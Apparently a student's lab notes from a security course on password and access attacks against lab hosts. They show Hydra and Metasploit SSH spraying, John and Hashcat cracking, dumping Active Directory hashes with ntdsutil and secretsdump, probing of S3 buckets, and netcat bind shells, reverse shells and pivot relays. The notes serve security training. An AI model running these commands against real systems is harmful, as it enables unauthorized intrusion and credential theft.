Lab 3 Passwords and Access Attacks

Credential stuffing: use passwords cracked from previous data breaches to supplement current lists for dictionary attacks/ rainbow tables.

Password spraying: trying a small number of passwords against a large number of accounts.

Salting passwords makes **rainbow** attacks difficult because random nonce added.

PAM used to enforce password complexity policies on Linux

3.1 Password Guessing Attacks with Hydra

This is a basic password spraying attack

```
hydra -t 4 -l sec504 -p sec504 ssh://127.0.0.1
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-07-13 17:00:14
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per
task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1   login: sec504   password: sec504
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-07-13 17:00:15
```

flags:

- -t: number of threads (default is 16, but 4 is optimal for SSH)
- -l: username
- -L: list of usernames
- -p: password (single)
- -P: password list
- method://IP_ADDRESS

```
# Creates a user list based on emails we harvested, with everything after the @
removed with sed
awk '{print $3}' users2.txt | sed 's/@.*//' > ulist.txt

hydra -t 4 -L ulist.txt -P passwords.txt ssh://172.30.0.25
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-07-13 17:14:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
```

```
[DATA] max 4 tasks per 1 server, overall 4 tasks, 399 login tries (l:19/p:21),
~100 tries per task
[DATA] attacking ssh://172.30.0.25:22/
[22][ssh] host: 172.30.0.25   login: jorestes   password: Admin123!@#
[STATUS] 201.00 tries/min, 201 tries in 00:01h, 198 to do in 00:01h, 4 active
[22][ssh] host: 172.30.0.25   login: pemma   password: P@$$w0rd
[STATUS] 195.00 tries/min, 390 tries in 00:02h, 9 to do in 00:01h, 4 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-07-13 17:16:55
```

3.1b Password Guessing with Metasploit

```
# Start Metasploit
msfconsole -q

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD sec504
PASSWORD => sec504
msf6 auxiliary(scanner/ssh/ssh_login) > set gatherproof false
gatherproof => false
msf6 auxiliary(scanner/ssh/ssh_login) > run

msf6 auxiliary(scanner/ssh/ssh_login) > unset PASSWORD
Unsetting PASSWORD...
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE
/home/sec504/labs/passhydra/passwords.txt
PASS_FILE => /home/sec504/labs/passhydra/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > unset USERNAME
Unsetting USERNAME...
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE
/home/sec504/labs/passhydra/ulist.txt
USER_FILE => /home/sec504/labs/passhydra/ulist.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.30.0.25
RHOSTS => 172.30.0.25
msf6 auxiliary(scanner/ssh/ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No
```

```
Basic options:
  Name              Current Setting                            Required
Description
  ----              ---------------                            --------  ---------
--
  BLANK_PASSWORDS   false                                      no        Try blank
passwords for all users
  BRUTEFORCE_SPEED  5                                          yes       How fast
to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                                      no        Try each
user/password couple stored in the current database
  DB_ALL_PASS       false                                      no        Add all
passwords in the current database to the list
  DB_ALL_USERS      false                                      no        Add all
users in the current database to the list
  PASSWORD                                                     no        A
specific password to authenticate with
  PASS_FILE         /home/sec504/labs/passhydra/passwords.txt  no        File
containing passwords, one per line
  RHOSTS            172.30.0.25                                yes       The
target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT             22                                         yes       The
target port
  STOP_ON_SUCCESS   false                                      yes       Stop
guessing when a credential works for a host
  THREADS           1                                          yes       The
number of concurrent threads (max one per host)
  USERNAME                                                     no        A
specific username to authenticate as
  USERPASS_FILE                                                no        File
containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false                                      no        Try the
username as the password for all users
  USER_FILE         /home/sec504/labs/passhydra/ulist.txt      no        File
containing usernames, one per line
  VERBOSE           false                                      yes       Whether
to print output for all attempts

Description:
  This module will test ssh logins on a range of machines and report
  successful logins. If you have loaded a database plugin and
  connected to a database this module will record successful logins
  and hosts so you can track your access.

References:
  https://cvedetails.com/cve/CVE-1999-0502/

msf6 auxiliary(scanner/ssh/ssh_login) > run

[+] 172.30.0.25:22 - Success: 'jorestes:Admin123!@#' ''
[*] Command shell session 1 opened (172.30.0.1:45813 -> 172.30.0.25:22) at 2022-
07-13 17:26:51 +0000
[+] 172.30.0.25:22 - Success: 'pemma:P@$$w0rd' ''
[*] Command shell session 2 opened (172.30.0.1:36015 -> 172.30.0.25:22) at 2022-
```

```
07-13 17:27:17 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Use `lsass.exe` to obtain local Windows paswords as opposed to domain hashes from NTDS.dit with:

```
# Assumes you have a Meterpreter session and are in a SYSTEM process
migrate -N lsass.exe
```

3.2 John the Ripper

ALL UPPERCASE CHARACTERS in John pass output = LANMAN ALGO

LANMAN hash for empty password: `Administrator:500:aad3b435b51404eeaad3b435b51404ee:8118cb8789b3a147c790db402b016a08:::`

NTLM blank password: `31d6cfe0d16ae931b73c59d7e0c089c0`

```
# Unshadow the shadow and passwd files
unshadow passwdcpy shadowcpy > combined

# Single crack mode
john --format=descrypt --single combined
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (descrypt, traditional crypt(3)
[DES 512/512 AVX512F])
Remaining 4 password hashes with 4 different salts
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
harukori         (hrio)
alucasta         (alucasta)

# Using a wordlist
john --format=descrypt --wordlist=/usr/local/share/john/password.lst /
combined

Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (descrypt, traditional crypt(3)
[DES 512/512 AVX512F])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Victoria         (lrenate)
Front242         (jorestes)
Wolverin         (beva)
Use the "--show" option to display all of the cracked passwords
```

John cracking mode order: single, wordlist, incremental.


Common hash types:

- $1: MD5 (md5crypt)
- $5: SHA256 (sha256crypt)
- $6: SHA512 (sha512crypt)
- 48c/R8JAv757A DES (descrypt)
- b4b9b02e6f09a9bd760f388b67351e2b NTLM (nt)
- 299BD128C1101FD6 LANMAN (lm)

NTLM hash Medium article

3.3 Hashcat

```
.\hashcat.exe -a 0 -m 3000 -r .\rules\Incisive-leetspeak.rule .\sam.txt
```



```
$1$28772684$iEwNOgGugq09.bIz5sk8k/:hashcat

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$28772684$iEwNOgGugq09.bIz5sk8k/
Time.Started.....: Sat Sep 19 12:56:58 2020 (1 sec)
Time.Estimated...: Sat Sep 19 12:56:59 2020 (0 secs)
Guess.Base.......: File (passwordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        8 H/s (0.60ms) @ Accel:48 Loops:500 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 9/9 (100.00%)
Rejected.........: 0/9 (0.00%)
Restore.Point....: 0/9 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidates.#1....: admin → azerty

Started: Sat Sep 19 12:55:56 2020
Stopped: Sat Sep 19 12:57:01 2020
kali@kali:~$
```

Modes:

0 | Straight 1 | Combination 3 | Brute-force 6 | Hybrid Wordlist + Mask 7 | Hybrid Mask + Wordlist 9 | Association

Masks:

- ?u: abcdefghijklmnopqrstuvwxyz
- ?l: ABCDEFGHIJKLMNOPQRSTUVWXYZ
- ?d: 0123456789
- ?s: !"#$%&'()*+,-./:;<=>?@[]^_`{|}~

Hash types:

- 1000 **NTLM** b4b9b02e6f09a9bd760f388b67351e2b
- 0 **MD5** 8743b52063cd84097a65d1633f5c74f5
- 3000 **LM** 299bd128c1101fd6
- 500 **md5crypt**, MD5 (Unix), Cisco-IOS $1$ (MD5) 2 $1$28772684$iEwNOgGugqO9.bIz5sk8k/
- 1800 **sha512crypt** $6$, SHA512 (Unix) 2 $6$52450745$k5ka2p8bFuSmoVT1tzOyyuaREkkKBcCNqoDKzYiJL9RaE8yMnPgh2XzzF0NDrUhgrcLwg78xs1w5pJiypEdFX/
- 7400 **sha256crypt** $5$, SHA256 (Unix) 2 $5$rounds=5000$GX7BopJZJxPc/KEK$le16UF8I2Anb.rOrn22AUPWvzUETDGefUmAV8AZkGcD
- 7900 Drupal passwords

Hashcat formats

3.4 Windows Passwords

- DPAT is used to evaluate the relative security of cracked passwords
    - Provides links to stats about password length, reuse, number of admin and domain account passes broken, etc.
- secretsdump.py is a script used to extract AD passwords and password history
- ntdsutil: cmd tool that provides management facilities for Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS). Widely used by attackers to retrieve domain password hash data for processing with Impacket secretsdump.py.

NTDSUtil


```
#  make a directory called temp in the C:\ drive and asks NTDSUtil to use its ability to tap into the Active Directory Database and fetch the SYSTEM
# and SECURITY hive files as well as the ntds.dit file.
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

Secretsdump

```
secretsdump.py -system registry/SYSTEM -ntds "Active Directory/ntds.dit" LOCAL -outputfile w99 -history

bastor_history0:1656:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
bastor_history1:1656:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
bastor_history2:1656:aad3b435b51404eeaad3b435b51404ee:7247e8d4387e76996ff3f18a34316fdd:::
bastor_history3:1656:aad3b435b51404eeaad3b435b51404ee:c4b0e1b10c7ce2c4723b4e2407ef81a2:::
bedgecumbe:1657:aad3b435b51404eeaad3b435b51404ee:53d9b295043d109b842e183b623dc83d:::
bedgecumbe_history0:1657:aad3b435b51404eeaad3b435b51404ee:b754bead1f158670ae5d0fa04ec356a3:::
bedgecumbe_history1:1657:aad3b435b51404eeaad3b435b51404ee:20f75dd54195ab85b28a6724
```

```
65f4458d:::
...

cat w99.ntds | awk -F: '{print $3}' | sort | uniq -c

2258 aad3b435b51404eeaad3b435b51404ee

# Deletes machine account password lines from recovered passes (they are 120
characters and random and start with $)
sed -i '/$:/d' w99.ntds

# Specifies location of potfile, in addition to cracking passes with NTLM format
hashcat -m 1000 -a 0 w99.ntds /usr/share/wordlists/rockyou.txt --potfile-path
./w99.potfile --force
...
21f841f14c3b7644dda5f1e983b16e05:0877081251Ok
dabf26faaa1c7d312bbdacca71d80762:0836740534Nano
cf53f44fe2052801de29de20eafffafd:07905687007Jf
8a698886d5a2ece5106ec6bcdd74d7ec:0519_Dios
58b0a80ae34f78051bea970028d2ec25:0321Bpos
5a0602424d9e911fe26bac1edd256a1e:0285dru03D
5dd58c9717d862b25868d345e93a9324:020707Giovani
bb9b5f895d1b974b0eae9d542282c11d:01Jan1979
...

# from DPAT directory
python dpat.py -n ../Wardrobe99/w99.ntds -c ../Wardrobe99/w99.potfile -g
../Wardrobe99/groups/*.txt
```

Domain Password Audit Tool (DPAT)



Count	Description	More Info
551	Password Hashes	Details
479	Unique Password Hashes	
428	Passwords Discovered Through Cracking	
357	Unique Passwords Discovered Through Cracking	
77.7	Percent of Current Passwords Cracked	Details
74.5	Percent of Unique Passwords Cracked	Details
1	Members of "Administrators" group	Details
0	"Administrators" Passwords Cracked	Details
143	Members of "AM Sales" group	Details
119	"AM Sales" Passwords Cracked	Details
137	Members of "APAC Sales" group	Details
105	"APAC Sales" Passwords Cracked	Details
146	Members of "CFO Admin" group	Details
105	"CFO Admin" Passwords Cracked	Details
1	Members of "Denied RODC Password Replication Group" group	Details
0	"Denied RODC Password Replication Group" Passwords Cracked	Details
38	Members of "Domain Admins" group	Details
26	"Domain Admins" Passwords Cracked	Details
0	Members of "Domain Controllers" group	Details
0	"Domain Controllers" Passwords Cracked	Details
1	Members of "Domain Guests" group	Details
0	"Domain Guests" Passwords Cracked	Details
550	Members of "Domain Users" group	Details
428	"Domain Users" Passwords Cracked	Details
122	Members of "EMEA Sales" group	Details

3.5 Cloud Access Attacks

==**pgs: 66-78**==

BucketFinder:

- Any buckets it finds based on provided wordlist it checks to see if the bucket is public, private or a redirect.
- Public buckets are checked for directory indexing being enabled, if it is then all files listed will be checked using HEAD to see if they are public or private. Redirects are followed and the final destination checked.

```
# Make a bucket
aws s3 mb s3://mybucket2

# Upload file to bucket
aws s3 cp pslist.txt s3://mybucket2/
upload: ./pslist.txt to s3://mybucket2/pslist.txt

sec504@slingshot:~$ aws s3 ls s3://mybucket2/
2022-07-13 20:18:16      11780 pslist.txt

# Try to access falsimentis company bucket
aws s3 ls s3://www.falsimentis.com
                           PRE images/
                           PRE js/
                           PRE message_sent/
                           PRE plugins/
                           PRE protected/
                           PRE scss/
                           PRE tags/
                           PRE team/
2021-08-12 15:03:10        656 .htaccess
2021-08-12 15:03:10       5303 404.html
2021-08-12 15:03:10    3484599 company-profile.pdf
2021-08-12 15:03:11      11637 index.html
2021-08-12 15:03:11       1515 sitemap.xml

# Browse protected directory
aws s3 ls s3://www.falsimentis.com/protected/
2021-08-12 15:03:11         47 .htpasswd
2021-08-12 15:03:11      14022 sales-status.json

aws s3 sync s3://www.falsimentis.com/protected/ protected/
download: s3://www.falsimentis.com/protected/sales-status.json to protected/sales-status.json
download: s3://www.falsimentis.com/protected/.htpasswd to protected/.htpasswd
```

Bucket Finder

```
ec504@slingshot:~$ bucket_finder.rb ~/labs/s3/shortlist.txt
Bucket found but access denied: mybucket
Bucket found but access denied: mybucket2
Bucket does not exist: sans

bucket_finder.rb ~/labs/s3/bucketlist.txt | tee bucketlist_1.output.txt

grep -v "does not exist" bucketlist_1.output.txt
Bucket found but access denied: certificates
Bucket found but access denied: cust
Bucket found but access denied: dev
Bucket Found: movies ( http://s3.amazonaws.com/movies )
```

```
    <Public> http://s3.amazonaws.com/movies/movies.json
Bucket found but access denied: prod
```

Misc. Cloud Access Tools

- **gcpbucketbrute:** identifies presence of storage buckets and permissions associated with each bucket
- **basicblobfinder:** identify publicly accessible Azure blobs and enumerate files within

Cloud providers ofter reveal the cloud provider and bucket name as part of the HTTP Server Name Indication (SNI) field.

Defenses

1. Use DNS, HTTP proxy, and network logs to identify cloud storage use.
2. Use creative naming conventions for buckets
3. Examine buckets and files for disclosure threats and ownership

3.6 Netcat

==**pgs. 82-93**==

```
# Creates a NC listener on port 2222 and executes /bin/sh upon connection
nc -l -p 2222 -e /bin/sh

# Setup reverse shell listener on attack box
nc -lvnp 2222

# Pass all output of cmd.exe execution across network to attacker
nc 10.10.75.1 2222 -e cmd.exe

# Try to connect to 172.x.x.x over port 80 with 3 sec timeout and zero I/O mode
nc -vvv -z -w3 172.30.0.55 80
# Firewall blocking inbound connections
172.30.0.55: inverse host lookup failed: Unknown server error
(UNKNOWN) [172.30.0.55] 80 (http) : Connection timed out
 sent 0, rcvd 0
# Firewall not blocking a pivot system running same command
172.30.0.55: inverse host lookup failed: Unknown server error : No such file or directory
(UNKNOWN) [172.30.0.55] 80 (?) open

# Setup a relay through the pivot host
nc -l -p 8080 < namedpipe | nc 172.30.0.55 80 > namedpipe

# Make a connection to pivot that will get routed to target
sec504@slingshot:~$ curl http://172.30.0.50:8080
<html>

    You should write this password
    down for the CTF: Carolina1
```

```
</html>
```

NC can also be used for SMB relays by just listening on port 445 and using `sudo` since Linux only allows `root` to listen on ports lower than `1024`.

NC Data Transfer

Send file from listener back to client:

listener: `nc -l -p 1234 < filename` client: `nc listenerIP 1234 > filename`

Send file from client to listener:

listener: `nc -l -p 1234 > filename` client: `nc listenerIP 1234 < filename`

NC Port Scanning

`nc -v -w3 -z targetIP start_port-end_port`

Flags:

- -z: minimal data to be sent
- -v: tells attacker when a connection is made
- -w3: wait no more than three secs on each port